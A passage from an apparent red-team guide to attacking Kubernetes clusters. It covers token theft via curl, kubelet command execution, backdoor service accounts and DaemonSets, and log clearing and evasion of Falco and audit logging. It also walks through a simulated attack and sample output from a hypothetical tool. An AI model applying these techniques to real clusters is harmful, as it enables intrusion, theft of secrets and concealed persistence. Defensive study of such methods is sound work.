API interrogation: If you find the API server and have credentials (or find it's misconfigured), use it to enumerate everything: - Start with the basics: `kubectl cluster-info` to see what it reports. `kubectl get nodes -o wide` for node details (hostnames, OS images, Kubernetes version). - List all namespaces: `kubectl get ns`. Then for each namespace, list pods, deployments, services, etc. The goal is to map out what applications are running, where secrets are, and where potential high-value targets lie (e.g., a "prod" namespace might have more sensitive apps). - Check if you can list cluster-scoped objects: `kubectl get clusterroles`, `kubectl get clusterrolebindings`, `kubectl get nodes`, etc. This reveals the RBAC setup and maybe cloud integration details (like cloud controller manager configurations). - Use the `kubectl auth can-i` as mentioned to understand your current permission level if using a particular cred.

If you don't have direct `kubectl` access due to no creds or IP whitelisting, consider **kube-hunter** (for external network recon). Running `kube-hunter --remote <IP>` can uncover if the API server is reachable and if other components respond. It will test for known issues (e.g., open etcd, insecure kubelet) and list vulnerabilities [16]. This can provide a quick blueprint of weaknesses without credentials.

In-Cluster Recon (Post-foothold): Suppose you exploited a web app in a pod and have a shell inside a container. Now the methodology shifts to an *insider* perspective: - Enumerate the environment from within: Check env vars like `KUBERNETES_SERVICE_HOST` (usually points to the cluster's API server IP) and `KUBERNETES_SERVICE_PORT`. Check if `/var/run/secrets/kubernetes.io/serviceaccount/token` exists – if so, you have a token. Use `kubectl` (if available in the container) or `curl` with that token to query the API. For example, inside the pod you could do:

```
TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
curl -sSk -H "Authorization: Bearer $TOKEN" https://$KUBERNETES_SERVICE_HOST:
$KUBERNETES_SERVICE_PORT/api/v1/namespaces/default/pods
```

This would list pods in default namespace if allowed. You can try escalating gradually – see what that token can view or do. - If no direct API access (some minimal containers might not even have curl), consider copying a static binary like `kubectl` or a small HTTP client into the container (if you can write to it or run `apt install`). Tools like *Peirates* (InGuardians) can be very useful here: Peirates is a purpose-built Kubernetes penetration tool that you run inside a compromised pod to automate a lot of this insider enumeration and escalation [37] . Peirates will, for example, collect service account tokens from all pods it can, attempt to use them against the API, and implement known privilege escalation techniques (like creating a daemonset if allowed) [37] [38] . - Map network access: from the pod, can you reach other service IPs or pod IPs? If network policies aren't strict, you might be able to laterally move by directly connecting to other pods (e.g., try `host some-service` or `curl http://<service_name>`). Also check if the pod's node has any accessible ports (some clusters run node-exporter or other services on the node).

RBAC & Permissions Recon: As mentioned, use **KubiScan** or manual methods to find "who can do what". If you have cluster read access, run KubiScan (it's an open-source tool by CyberArk) – it will enumerate the RBAC bindings and flag risky combos (like a role that allows secret read, or a service account that can create pods in privileged namespace) [20] . This output helps prioritize where to attack. Even without KubiScan, manually listing ClusterRoleBindings to see if any service account stands out (like "system:serviceaccount:dev:default" bound to cluster-admin) is hugely valuable [18] .

File system recon: On any container you're in, look around the file system for configuration files. Many apps have config files with passwords or tokens. Check common paths: `/etc/` for config files, application-specific paths (if you compromise a Tomcat pod, check for config in `/usr/local/tomcat` etc.). If the container has AWS CLI config or GCP credentials files, those are gold. Also, some pods might have volume mounts that include code or secrets from other sources.

Volume and Storage Recon: If you list PersistentVolumeClaims (PVCs) and PersistentVolumes, you might identify where data is stored (NFS server? cloud disks?). Maybe you can't directly access those, but if you compromise an app that uses a PVC, you might find data on disk like database files or backups.

In summary, enumeration is about *painting a full picture of the cluster*: components, configurations, credentials, and trust relationships. This guides your next steps for exploitation.

Exploitation Techniques and Tools

Exploitation in a Kubernetes context can be thought of in phases: exploiting the cluster entry points, then exploiting within the cluster for privilege escalation or movement.

Exploiting External Services: If your recon found an open API server and you have credentials (or it's misconfigured), that's more about using it (see Privilege Escalation section). If you find an open kubelet, exploitation might be as simple as calling the kubelet's API to run a command:

```
curl -XPOST http://<node>:10250/run/<namespace>/<pod>/<container> -d
"cmd=whoami"
```

In older K8s, this would execute on the container (newer versions require auth). If an insecure dashboard is found, simply logging in (if no password) gives you a full GUI to create pods etc. There's a known Metasploit module for the K8s dashboard that, given access, will spawn a session.

If a web app on the cluster is the entry (RCE in an app inside a pod), that exploitation is more a traditional app pentest. But once inside, you use K8s specifics to continue.

Using kubectl and API for exploitation: Sometimes exploitation is just using Kubernetes features offensively. For example: - **Spawn a malicious pod:** If you have rights to create pods (especially in a privileged namespace), you can schedule a new pod that contains your toolset (like a Kali container or a crypto miner or a network sniffer). As a red teamer, you might deploy a pod that mounts the host file system to begin a container escape (as described earlier). From the defender view this is an "exploit" because you're abusing a misconfiguration. Kubernetes Goat's scenarios often have you exploit by creating pods that do things like exfiltrate data or break out. - **Abuse controllers:** If you can't create pods directly, maybe you can create a CronJob or edit a Deployment to run your code. For instance, if you can edit a deployment in the cluster, you could change its container image to a backdoored image. This is a stealthy move – instead of running a new pod, you just modify an existing app to include your malware. - **Exploiting trust with Kube API Server:** There's a concept of **Server-side request forgery (SSRF)** in K8s: if you have some API access, the API server can be tricked to connect to internal addresses (like etcd or the cloud metadata or other pods) via the Kubernetes API. CVE-2018-1002105 was one such bug where an attacker could use the API server's privileges to contact cluster nodes [10]. While that specific bug is patched, always consider if you can use the API as a proxy to hidden networks (the API has features like port-forward and proxy subresources). As an example, if you can `kubectl port-forward`, you might connect to an internal service that wasn't otherwise reachable (like a database).

Automated exploitation tools: - **Peirates:** We mentioned it for recon; it also automates exploits like creating a DaemonSet to get a shell on all nodes if your token allows, or stealing all service account tokens to try token hopping [37]. It's a powerful Swiss-army knife for in-cluster exploitation. - **Kubesploit:** An open-source tool by CyberArk, Kubesploit is more of a post-exploitation *framework (a containerized C2)* [39]. You deploy a Kubesploit agent inside the cluster which connects back to your server. It then can execute modules for privilege escalation, etc. It's analogous to Meterpreter but for K8s containers. For instance, Kubesploit can establish a covert channel over the Kubernetes API using HTTP/2, which might evade some network detection [40]. As a red teamer, you might use Kubesploit once you have a foothold to maintain command/control while you systematically try exploits. - **kube-hunter (active exploits):** Aside from scanning, kube-hunter can attempt some exploits automatically if you let it run in active mode (like it will try to exec into pods if it finds an open kubelet, etc.) [41]. This might be noisy, so use with caution on red team engagements unless stealth is not a concern.

Exploiting container runtime: If the cluster uses Docker and you have access to the Docker socket or container runtime API, that's another avenue. There's also **cr8escape** style attacks – if you compromise a container runtime (like containerd shims), it might have vulnerabilities. Notably, in early 2023 a runC vulnerability (CVE-2019-5736) was used in many CTFs: an attacker with root in a container could overwrite the runC binary via /proc trick and escape. That's an example where the exploitation is specific to the container runtime. Always check the version of Docker/containerd if you get on the host; maybe you find an unpatched Docker that you can exploit from a container to elevate privileges.

In summary, exploitation in Kubernetes is often about leveraging the flexibility of the system to do things it shouldn't normally allow you to do. Whether it's creating a pod to escape to the host, or abusing a service account's permissions to read secrets, the "exploit" might be a logical abuse rather than an exploit in the memory-corruption sense. The available tools (Peirates, Kubesploit, etc.) encode many of these logical exploits so you can deploy them quickly. The key methodology is: **use the access you have to get a little more, and iterate**. For example, got read access? -> find a secret -> use secret to get write access -> use write access to run code on a node -> use node to grab more secrets... and so on.

Lateral Movement in Kubernetes

Lateral movement refers to moving from one compromised asset to another within the environment, expanding your foothold. In a Kubernetes context, lateral movement can mean moving from one pod to another, from one node to another, or even from the cluster to another connected system (like the cloud account or other clusters).

Within the Cluster (Pod-to-Pod or Node-to-Node): - **Networking**: By default, pods in a Kubernetes cluster can talk to each other across nodes (flat network). If there are no NetworkPolicies restricting traffic, an attacker in one pod can probe other pods/services. For instance, if you compromise a frontend pod, you might pivot by directly accessing an internal-only service (like a database or another microservice) that wasn't exposed externally. You could exploit a vulnerability in that internal service now that you can reach it (something you couldn't do from outside). Essentially, the cluster's internal network becomes your playground. Many attackers will scan the cluster's service IP range once inside to see what responds. - **Service Accounts**: If each service has its own service account, by compromising one service you only get its token. But perhaps that token can be used to access other services' data via the API. Consider that if you have view access cluster-wide, you can read secrets or configmaps that belong to another service, and those might contain credentials which allow access to that service's resources. This is not exactly "movement" by network, but rather by credential theft. For example, you compromise a low-tier app's pod, use its token to read secrets in the "payments" namespace (because an admin misbound permissions), retrieve the payment service DB password, then connect to that database to exfiltrate credit card data. You effectively moved laterally into the payment system by using the cluster's central control plane as a pivot. - **Volume Sharing**: If two pods share a PersistentVolume (like an NFS share or a PVC on the same disk), compromising one pod could allow tampering with data that the other pod will use. You might plant a backdoor in a shared volume that another pod (maybe in a different deployment) reads. This is a less common vector but possible in stateful apps. - **Node pivot**: If you have root on one node, how to move to another node? Kubernetes nodes are usually symmetrical. You could deploy a DaemonSet backdoor as cluster-admin to get on all nodes (but that requires cluster-admin privileges already). Without cluster admin, you might pivot at the OS level if the nodes trust each other (generally they don't trust beyond the API, but maybe SSH keys or other trust relationships exist). Another vector: if you compromise one node, perhaps you can ARP spoof or intercept traffic intended for other nodes (though in cloud environments, network is usually software-defined and hard to spoof). However, you could target the **overlay network** plugin – for example, in some CVE scenarios, bugs in Flannel or Calico (CNI plugins) could allow code execution on other nodes. Those are advanced and rare for a red team to exploit on the fly, but not impossible if known. - **Containers on the same node**: If you are root on a node, you can directly access the container runtimes for other pods on that node. That means you can tamper with or steal data from pods you weren't even initially in, without going through the API. For instance, you could `docker commit` a running container to capture its filesystem, or use `crictl exec` to open a shell in any container on that node (since you have root, you bypass RBAC). This is like moving laterally from one compromised application to another that co-resides on the node. It's especially relevant if multi-tenancy is in place (like you compromised a dev workload but on the same node there's a prod workload – now you have prod). This highlights why Kubernetes's multi-tenancy is tricky: a node compromise is cluster compromise.

Cross-Cluster or External Movement: - **From K8s to Cloud**: We discussed metadata service – that's not just privilege escalation, it's also lateral movement from the cluster to the cloud environment. Once you have cloud credentials, you might pivot to attack other resources outside K8s (e.g., attacking an S3 bucket, or spinning up an attack VM in the cloud). - **Between Clusters**: Sometimes organizations have multiple clusters and might reuse credentials. For example, a kubeconfig file on a developer's laptop might have contexts for multiple clusters. If you stole that from a compromised pod (imagine a developer loaded their kubeconfig into a pod – not best practice, but possible), you could then access another cluster. Or if the clusters are peered in a network (say a dev cluster can talk to a staging cluster's API), you could pivot. Always check if within a cluster environment there are secrets or configs referencing other clusters (like kubeconfigs stored as secrets). - **Supply Chain (images)**: An unconventional lateral move is poisoning images. If you compromise one pipeline (CI/CD) in K8s, you might inject malicious code into a container image that then gets deployed to another cluster or environment. As a red team strategy, this could be a way to jump from, say, a less critical cluster to a more critical one by leveraging the development process.

Tools for lateral movement: It's more manual, but some tools help: - **Netcat or nmap** inside containers for scanning. - **kubectl port-forward** can be abused: for example, if you have access to kubectl and appropriate permissions, you could port-forward a sensitive service out to your machine (making an internal service reachable to you externally). - **Service mesh vulnerabilities**: If the cluster uses a service mesh (Istio, Linkerd), sometimes there are trust tokens/certs within pods that, if stolen, could allow you to impersonate services. That's more of an edge case but mentionable.

Ultimately, lateral movement in Kubernetes is about **expanding control**: from one pod to many pods, from one namespace to many, from one node to cluster, or cluster to cloud. Red teamers should enumerate connections and trust at every level. If something is accessible, try to use it as a bridge to the next target. The inherent interconnectedness of microservices means a weakness in one can cascade – attackers take advantage of that "east-west" traffic and trust.

Persistence Mechanisms in Clusters

After achieving access or escalation, a red teamer will want to **persist** in the cluster (maintain access) even if the initial vulnerabilities are patched or the initial access vector is discovered. Kubernetes offers many places to plant a backdoor or maintain persistence, and understanding these is key for red team (and for defenders to check).

Persistent Access via Kubernetes Resources: - **Malicious Accounts:** The simplest way is to create a new high-privilege Kubernetes account for yourself. For example, create a ServiceAccount in kube-system, then create a ClusterRoleBinding tying it to cluster-admin. Extract its secret/token and take it with you. Now even if your initial foothold pod is deleted, you have valid credentials to the cluster as an admin. Attackers in the wild have done exactly this – Aqua reported attackers creating new service accounts and binding cluster-admin roles to them as a backdoor [18]. As a red teamer, you'd likely name it something innocuous (e.g., “system:serviceaccount:kube-system:metrics” to blend in) and maybe even annotate it to look like a legitimate component. This method is very effective because it survives node reboots and doesn’t depend on a particular pod – it’s in the cluster state. Defenders can catch it by auditing RBAC objects, but if they’re not vigilant, it could go unnoticed. - **Deploying Backdoor Pods:** You can create a pod (or better, a Deployment or DaemonSet) that serves as your backdoor. For example, deploy a DaemonSet with a tiny container that listens on a hostPort for commands or opens a reverse shell to your server. A DaemonSet ensures it runs on all nodes; even if one node is cleaned, it’ll respawn on new nodes. You could also create a Deployment in a less monitored namespace (maybe “kube-system” since many things run there) and have it mimic a legit app but actually be your access point. Consider using an **init-container** or sidecar approach – add a sidecar to an existing important deployment that opens a backdoor (if you have permissions to edit deployments). That way, your persistence is piggybacking on a legit application’s pod. - **Cluster Controllers:** More advanced: create or modify a controller. For instance, if you can add a Mutating Admission Webhook that adds your backdoor container to every new pod, that’s a stealthy backdoor (though setting that up is non-trivial and may be noticed due to certificate requirements). Alternatively, compromise an existing controller’s image (if you can push to their image registry) to insert your code. - **Scheduled Jobs:** A CronJob that periodically runs a pod which, say, checks in to you or performs an action can be a persistence method. If noticed, defenders might think it’s just some routine job. You could schedule it to run at 3 AM for a minute – likely no one notices that blip and it gives you a daily window to access. - **Static Pods / Host-level persistence:** As noted in escalation, if you have node access you can place a static pod manifest on a master node. That static pod (maybe running a netcat listener on host network) will start outside of the API server’s awareness. It won’t show up with `kubectl get pods` (except as a mirror pod maybe), so it’s stealthy [30]. Even if someone removes your RBAC bindings, that static pod is running because kubelet is just loading a file from disk. Similarly, you could place scripts or new systemd services on the node (like any root backdoor on a Linux host). For example, drop an SSH key in /root or set up a reverse SSH service. However, note if the node is auto-scaling or immutable infrastructure, your changes might be lost if node replaced. A static pod tied to the control plane is more persistent cluster-wide. - **Surviving Credential Rotation:** If you created your own ServiceAccount token, it will last as long as the token is valid (K8s tokens can be long lived, or if they are JWTs tied to the service account, they last until revoked). One idea is also to create a Kubernetes **CSR** (certificate signing request) for a new user and have it approved if you have that power. Then you get a Kubernetes client certificate as a user that doesn’t rely on service accounts at all (which might bypass certain future improvements like token revocations). Few defenders check for unusual CSRs in the cluster.

Out-of-Cluster Persistence: - **Cloud Persistence:** If you got cloud credentials from the cluster, you might persist in the cloud (create a new IAM user or keep a refresh token) so that even if the cluster is cleaned, you have a foothold in the cloud account. - **Application-level:** If you expect the cluster to be short-lived but the application code persists, you might implant a backdoor in application code or image that will be redeployed. For example, leave a webshell in a container image or set an environment variable that triggers a debug mode with a password. - **Data backdoors:** An unconventional approach: drop a .bashrc or SSH authorized_keys in a container’s persistent volume, so when that container (or another using that PVC) restarts, it picks up your additions. Not guaranteed to work unless you know the container’s entrypoint will execute it.

Covering tracks on persistence: A cunning attacker will make their persistence look like normal. Naming is important: e.g., naming a backdoor pod “kube-proxy” or “metrics-scraper” in kube-system might evade casual glances. Also, label it appropriately so that it doesn’t stand out (matching other system pods’ labels). For RBAC, using existing roles if possible (bind yourself to an existing role rather than create a new one) might be sneakier. For example, if there's a "cluster-readers" role, maybe you could sneak a new user into its binding without creating a whole new ClusterRole. Aqua's report showed attackers created a deployment named `kube-controller` in one case as a backdoor, hoping to blend in [42].

Example: The Aqua "RBAC Buster" attack persisted via RBAC and DaemonSet [18] [21]. They gained admin, then: - Created a ClusterRole and ClusterRoleBinding named in a way to not arouse suspicion. - Created a DaemonSet that deployed a container on all nodes to mine crypto (and that container could be used as access). - Because it's a DaemonSet, even if one pod was killed, the controller would start a new one. Because it's RBAC backdoor, even if initial vector closed, they have an account to come back with.

This exemplifies how combining persistence methods (RBAC + workload) makes it harder to completely evict an attacker.

For red teamers, once you have *any* cluster-admin or node root, think like this: "If I walk away now and my shell closes, can I get back in tomorrow without the same exploit?" If not, put one of these mechanisms in place. Just remember to remove obvious traces of your initial exploitation (you might delete the original compromised pod if possible, after deploying your persistence).

Cleanup and Evasion Techniques

A professional red team engagement often includes a phase of cleanup (removing traces) and ongoing evasion to avoid detection. Kubernetes provides logging and auditing that attackers should be mindful of, and the ephemeral nature of containers can aid in cleanup if leveraged properly.

Logs and Audit Trails: - Kubernetes API server has an audit log (if enabled) that records every request. If you performed actions via the API (kubectl, etc.), those could be recorded. While you cannot easily delete those without cluster-admin (and even then, on managed services you might not have access to the logs), you can try to minimize noisy actions. For instance, instead of brute-forcing API secrets or making hundreds of failed requests (which would raise flags), try to be stealthy and purposeful. If you have cluster-admin, you could consider disabling audit logging or altering its configuration (but that itself might raise suspicion). - Application logs: If you exploited a web app in a pod, consider clearing relevant logs (inside the container or centralized logging). For example, if the container writes access logs or errors that include your exploit payload, try to remove or rotate them if possible. Many clusters aggregate logs to Fluentd/Elasticsearch – you likely won't have direct delete access there, though. - If you got a shell in a container, your commands might be in shell history (if bash was used). Clear the history (`history -c`) before exiting. In Kubernetes, `kubectl exec` sessions by default don't get recorded in a history file unless you specifically invoked a shell that logs it, but be mindful.

Stealthy Kubernetes Actions: - Prefer built-in system channels for communication. For example, instead of opening a new external connection from a pod (which might be flagged e.g. unusual outbound IP), you could use the Kubernetes API itself to exfiltrate data (by storing data in a ConfigMap that you later retrieve via the API). This blends in as normal API traffic. Or use DNS from a pod to exfil small bits of data (many clusters allow pods DNS access). - Namespacing: Use a less obvious namespace for any new objects. If you create "evil-pod" in default namespace, that stands out. But if you create "dash-analytics" deployment in the monitoring namespace, it might live longer. - Timing: Run jobs or pods at off-hours to evade notice. A backdoor that only listens during nighttime or only opens a connection briefly can be missed by monitoring. - **Resource usage**: Keep your backdoors low-profile in terms of CPU/Memory so they don't spike resource dashboards. The Tesla hackers, for instance, **kept their cryptominer usage low and masked their traffic via CloudFlare to avoid detection** [43] . That's a good evasion point – if you mine at 100% CPU on all nodes, someone will notice; if you mine at 5%, maybe not. - **Masquerade as legitimate traffic**: If you need to communicate out, maybe have your malware use common ports (443) to known domains (could be a GitHub or AWS endpoint) so that defenders think it's normal. Or if using Kubesploit C2, they specifically built it over HTTP/2 which might look like normal API or web traffic.

Cleanup: - Once you've achieved objectives, you might remove any temporary containers or files you used. Delete pods you created purely for exploitation, remove any malicious images from container registries, and so on. However, for persistence mechanisms you want to keep, obviously leave those. Cleanup is mostly for artifacts that could tip off the defenders prematurely. - If you created a user account or service account for persistence, consider "hiding" it rather than deleting. For instance, after use, maybe disable its token temporarily (if possible) or just ensure it's named blandly. You typically wouldn't remove your backdoor until the engagement is completely over. - If you exploited via a known CVE, and it's not in scope to leave that hole open, you might even patch it for them after you're in (some red teams do this to avoid other attackers getting in, but that depends on rules of engagement). For example, fix a kubelet flag if you abused it. This is rare except in cooperative scenarios, though.

Advanced Evasion – Covering RBAC footprint: If you had to create roles/bindings, an advanced move is to delete them right before you expect an audit, but still keep access in another way. For instance, you might create a cluster-admin binding for yourself, do stuff, then remove it to cover tracks, relying on a quieter persistence (like a node backdoor) for later. The audit log will still show it was created and deleted, but if defenders aren't looking in that window, you might slip through. Ideally, though, avoid creating obvious cluster-admin bindings in the first place if you can piggyback on existing privileges.

A note on detection tools: Many clusters use monitoring like Falco (which watches syscalls for suspicious activity, e.g., if a container tries to modify the host namespace) [44] , or cloud-specific alerts (like AWS GuardDuty can alert on unusual AWS API calls from a Kubernetes node). A red teamer should assume some detection is in place: - If Falco or similar is present, try not to trigger obvious rules (like creating a privileged container named "debug"). You could tweak your container's actions to be less blatant or disable Falco if you get root (e.g., kill its pod or insert a false rule). - Cloud monitoring might flag IMDS access or creation of new IAM users. If you use stolen AWS creds, try to operate in limits that don't set off alarms (maybe don't enumerate all EC2 in one go). If you can, use the cloud credentials to create a less-privileged set for yourself and use those. - Kubernetes audit could flag "exec into sensitive pod" or "create pod in kube-system". Some organizations set up alerting for those. If you must exec into kube-system pods, maybe do it through a less obvious path (exec through an intermediate proxy or use an ephemeral debug container to exec so it's not a direct audit event).

At the end of the engagement, coordinate which persistence mechanisms to remove (depending on scope, you might demonstrate them to the team instead of silently removing, so they learn where to fix). The goal of evasion during the engagement is to prevent premature detection that would shut you out, thus allowing you to fully achieve objectives.

In summary, **cleanup and evasion in K8s is about blending in with normal cluster operations and not leaving easily observable footprints**. Given the complexity of Kubernetes, there are many places to hide (in configurations, in innocuous-looking pods, etc.), but defenders are getting better with automated tools to check for anomalies. The cat-and-mouse continues, so a red teamer must be creative and cautious.

4. Examples and Case Studies

To illustrate how these techniques come together, let's walk through a **simulated red team scenario** from initial access to impact, and then discuss common pitfalls and detections encountered along the way. This scenario is a composite of real-world techniques observed by researchers (OWASP Kubernetes Goat, CyberArk, Aqua Security, etc.) and serves as an end-to-end example.

Simulated Attack Scenario: From Initial Compromise to Cluster Takeover

Initial Access – Vulnerable Application: Our target is running a Kubernetes cluster with a front-end web application exposed. The attacker discovers a vulnerability (say an outdated Struts framework) in the front-end application and exploits it to get Remote Code Execution (RCE) in one of the front-end pods. Now the attacker has a foothold inside a container (namespace "frontend", service account "frontend-sa").

In-Cluster Reconnaissance: The attacker immediately reads the service account token from `/var/run/secrets/.../token` and uses it to query the API server. They find that this token's RBAC permissions are limited to the frontend namespace (cannot list other namespaces). However, they do see something interesting: the frontend namespace has a Role that allows the service account to create pods (perhaps for some build job). This is a misconfiguration – developers often give too broad rights. The attacker uses `kubectl auth can-i` and confirms **frontend-sa can create pods in the frontend namespace**.

Privilege Escalation – Container Escape via New Pod: Armed with the ability to create pods, the attacker creates a new pod in the frontend namespace that is configured as privileged and mounts the host filesystem (using the frontend-sa's permissions). This pod is basically a vessel to break out. As soon as it starts, the attacker execs into it and now can see the host's root filesystem mounted. They chroot into `/host` and bingo – they are root on the node that was running the frontend pod. This node happens to be not just a worker but also running some control plane components (for example, in a single-node cluster or just by chance it's the master). Even if it was a worker, the attacker could now read secrets of pods on this node or use node credentials. In our scenario, let's say it's the master node: the attacker now has access to the kube-apiserver's certificates and etcd data on disk, effectively **owning the entire cluster**.

Lateral Movement – Spread to Other Nodes: The attacker uses the host access to pivot. They find kubeconfig files on the master node (admin.conf) which give cluster-admin access without needing a token (certificate-based). Using this, they can control the cluster fully. They also access etcd data on disk directly and decrypt secrets (if not encrypted at rest) to pick up various credentials. Now they use the admin privileges to deploy a DaemonSet backdoor across all nodes, ensuring persistence and the ability to run code on any node at will.

Cloud Pivot – Stealing Cloud Credentials: Among the secrets, the attacker finds one for a Kubernetes Cloud provider – specifically, they see that the cluster was set up with a cloud-managed storage class that had credentials to the cloud. Or simpler: from one of the pods (or now from node root), they query the AWS instance metadata service. They retrieve IAM credentials for the role attached to the node. It turns out this role has access to an S3 bucket with sensitive data. The attacker uses the AWS CLI (which they install in their pod) with those credentials to list and download data from S3. They exfiltrate a database backup file from that bucket – this is the **impact**: sensitive customer data is now in attacker's hands.

Persistence and Cover-Up: The attacker doesn't want to lose this access, so they create a new ClusterRole "cluster-backdoor" with `*` wildcard privileges and bind it to a new service account `system:serviceaccount:kube-system:backdoor-sa`. They retrieve the token for that SA (so they have it even outside the cluster). They also leave their DaemonSet running but name it innocuously ("node-monitor"). They clean up the specifically suspicious things: they delete the privileged pod they created in frontend namespace (covering the tracks of the escape container). They also remove any one-time tools they deployed on the filesystem.

At this point, the attacker can disconnect and later come back using the stolen service account token or by connecting to one of the backdoor pods. The organization now has a completely compromised cluster with data exfiltrated.

This scenario touched many phases: an initial web app exploit, a misconfigured RBAC allowing escalation, a container escape to node, cluster takeover, cloud credential theft, and persistence establishment. It mirrors scenarios documented by ARMO and others, where an exposed workload is exploited, then the service account token is used to move within the cluster and retrieve secrets, and if a container is privileged the attacker then goes for the host and sensitive data [45] [31] [46] [47].

Common Pitfalls and Detection Points

Pitfalls (What made the attack easier): - **Lack of Network Segmentation:** The cluster allowed the compromised pod to talk to the API server and other internal services freely. Network Policies could have prevented the frontend pod from contacting the API server (since it never needed to) or limited egress. - **Over-privileged Service Account:** The frontend service account had permissions it didn't truly need (creating pods). This is a classic mistake – adhering to least privilege would have stopped the escalation early. Tools like KubiScan would have flagged this role as risky [20]. - **Privileged Container**: The attacker needed to create a privileged pod to escape. If the cluster had a Pod Security Policy or Admission Controller disallowing privileged containers, that attempt would have failed. In a hardened cluster, even if you can create pods, you might not be allowed to create a pod with `privileged:true`. The absence of such controls was a pitfall. - **No Secret Encryption**: If etcd data or Secrets were not encrypted with a key, the attacker dumping etcd directly could read everything. Kubernetes supports encryption at rest for Secrets, but it's often not enabled. - **Cloud IAM Misconfiguration**: The node's IAM role was too permissive (had access to S3 bucket with sensitive data). Following best practices like least privilege IAM roles or using IRSA (so that pods only get specific IAM roles) would mitigate that. - **Monitoring Gaps**: The organization might not have been monitoring unusual pod creations or high-risk actions. For example, the creation of a privileged pod or a new ClusterRole binding in kube-system should have set off alarms. Many enterprises tie in such events to SIEM alerts. The lack of immediate response indicates a pitfall in monitoring/audit.

Detection Opportunities (Where a defender could have caught it): - **Web Application Firewall** might have caught the initial exploit (if signatures for that RCE existed). Let's assume it didn't in this case. - **Kubernetes Audit Log**: The moment the attacker used the frontend-sa token to create a new pod, an audit log entry was generated (e.g., user "system:serviceaccount:frontend:frontend-sa" created pod "escape-pod"). If audit logs were reviewed or if an anomaly detection system was in place, it could catch that a service account that normally doesn't create pods just did so. Likewise, later, the creation of clusterrolebinding "cluster-backdoor" would show up – defenders could correlate that it's suspicious. - **Falco or Runtime Security Tools**: If Falco was running on nodes, it could have detected the container escape behavior (e.g., a container mounting host filesystem or a shell binary being executed in a container that doesn't normally do that). Falco has rules for things like "pod running in host namespace" or "exec into a container" which might have triggered. In our case, the attacker might have evaded some by naming the pod innocuously, but the actions themselves are potentially detectable. - **Cloud Alerts**: AWS GuardDuty can detect if someone calls the metadata service from a pod and then uses those credentials for unusual actions. If such was enabled, it might alert "EC2 Metadata access from container" or "unusual S3 access from this node". - **Network anomalies**: The backdoor DaemonSet contacting an external server or the large data exfiltration from S3 might have been noticed if NDR (Network Detection & Response) tools or cloud logging noticed data leaving. - **Resource usage**: If the cryptominer ran (some attacks install miners), the elevated CPU would be a red flag on dashboards. In Tesla's case, they noticed something was off eventually due to administrative insights or external report [48]. In a red team, you might not mine, but any heavy usage or errors could tip off admins.

Lessons Learned: This scenario underscores the importance of defense in depth: WAF, network policies, minimal RBAC, monitoring, and cloud-side protections all needed to fail (or be absent) for the attacker to succeed thoroughly. Each step of the attacker's chain was an opportunity for detection: - Unexpected process in a container (RCE) – container security could catch it. - Strange Kubernetes API calls by a service account – audit/behavioral analytics could catch it. - Privileged pod creation – PSP or OPA Gatekeeper could have blocked it. - New admin account – ought to trigger an alert or be caught in a review. - Outbound credentials usage – cloud monitoring could alert.

For red teamers, it shows the ideal path when things are misconfigured, but also highlights where you need to be careful (e.g., you may want to disable or avoid triggering Falco, etc.). For defenders reading such a guide, it's a checklist of what to lock down.

5. Kub3Red Tool Integration

In this section, we introduce **Kub3Red**, a hypothetical (or proprietary) red team tool designed to streamline Kubernetes penetration testing tasks. Kub3Red is envisioned as an all-in-one toolkit that covers reconnaissance, exploitation, persistence, and cleanup phases specifically for Kubernetes engagements. We will describe its features and demonstrate how to use it step-by-step, including sample CLI usage and output, to show how it can facilitate a red team operation.

(Note: Kub3Red is used as an example integration; it aligns conceptually with tools like Peirates and Kubesploit, combining their capabilities into a single workflow for educational purposes.)

Overview of Kub3Red and Key Features

Kub3Red is a command-line tool (written in Go for portability, for example) that can either run on your attacking machine (for external recon modules) or be deployed inside a compromised pod (for post-exploitation modules). Its design philosophy is to automate known attacker tactics in Kubernetes, similar to how tools like Peirates automate service account token collection and privilege escalation [37].

Key features include: - **Reconnaissance Module:** Performs enumeration of the cluster. This includes retrieving basic info (K8s version, cluster name, cloud provider detection), listing nodes, namespaces, and potentially running KubiScan-like checks for risky permissions [20]. It can also scan for known open ports (API server, etcd, kubelet) if pointed at an IP range. - **Exploitation Module:** A set of built-in "attacks" that can be launched once a weakness is identified. For example, if the recon finds a service account token with certain rights, Kub3Red can automatically attempt to exploit it by launching a privileged pod (if allowed) or reading secrets, etc. It might have sub-modules like `spawn-host-shell` (to escape to node if possible), `dump-secrets`, `steal-token` (to harvest tokens from other service accounts via API), etc. - **Persistence Module:** Tools to establish persistence. Kub3Red can create backdoor accounts, deploy daemonsets or cronjobs, and even set up a reverse shell listener on the cluster. It can automatically generate the YAML needed to create these resources and apply them, or do it via API calls. The user can specify persistence methods (e.g., `--persist-daemonset` or `--persist-user`). - **Cleanup Module:** Safely remove or revert changes made during the engagement. This includes deleting any pods, roles, or other objects Kub3Red created, and optionally removing logs it has direct control over (maybe by deleting its own pod logs, etc.).

Additionally, Kub3Red aims to be **stealthy** by using the cluster API for communication when possible (like using the Kubernetes API as its C2 channel, similar to Kubesploit's idea of an HTTP/2 C2 [39]). For instance, rather than opening a new network socket for a reverse shell, it could use a side-channel like writing to an unused ConfigMap that the attacker then reads—though for simplicity we demonstrate more straightforward usage below.

Using Kub3Red for Reconnaissance

First, the operator would configure Kub3Red with access to the cluster. This could be via a kubeconfig file or a token. Once configured, running the recon module is typically the first step:

```
$ kub3red recon --kubeconfig ~/.kube/config
```

Sample Output Explained:

```
[*] Kub3Red v1.0 - Reconnaissance Module
[+] Connected to cluster: "prod-cluster" (Server: https://k8s.prod.example.com)
[+] Kubernetes Version: v1.25.4 (AWS EKS) [45]
[+] Nodes: 5 node(s) detected
    - ip-10-0-1-23.ec2.internal (role: worker, OS: Ubuntu 20.04, version: 
1.25.4)
    - ip-10-0-2-45.ec2.internal (role: worker, OS: Ubuntu 20.04, version: 
1.25.4)
    - ip-10-0-0-12.ec2.internal (role: control-plane, OS: Ubuntu 20.04, version: 
1.25.4)
    ... (2 more workers)
[+] Namespaces: 8 namespace(s) detected: default, kube-system, kube-public, 
monitoring, dev, prod, logging, payments
[+] Enumerating RBAC permissions...
    - ServiceAccount "dev:default" has ClusterRole "cluster-admin" [18] 
**(Dangerous)**
    - ServiceAccount "payments:pay-app" can create pods in "payments" namespace 
**(Potential pivot)**
    - User "alice@example.com" is cluster-admin (via ClusterRoleBinding)
    - 5 roles with wildcard permissions in various namespaces (check report for
details)
[+] Enumerating cluster resources...
    - Pods: 120 total pods across all namespaces.
    - Secrets: 60 secrets (including 5 in kube-system, 10 in prod, etc.)
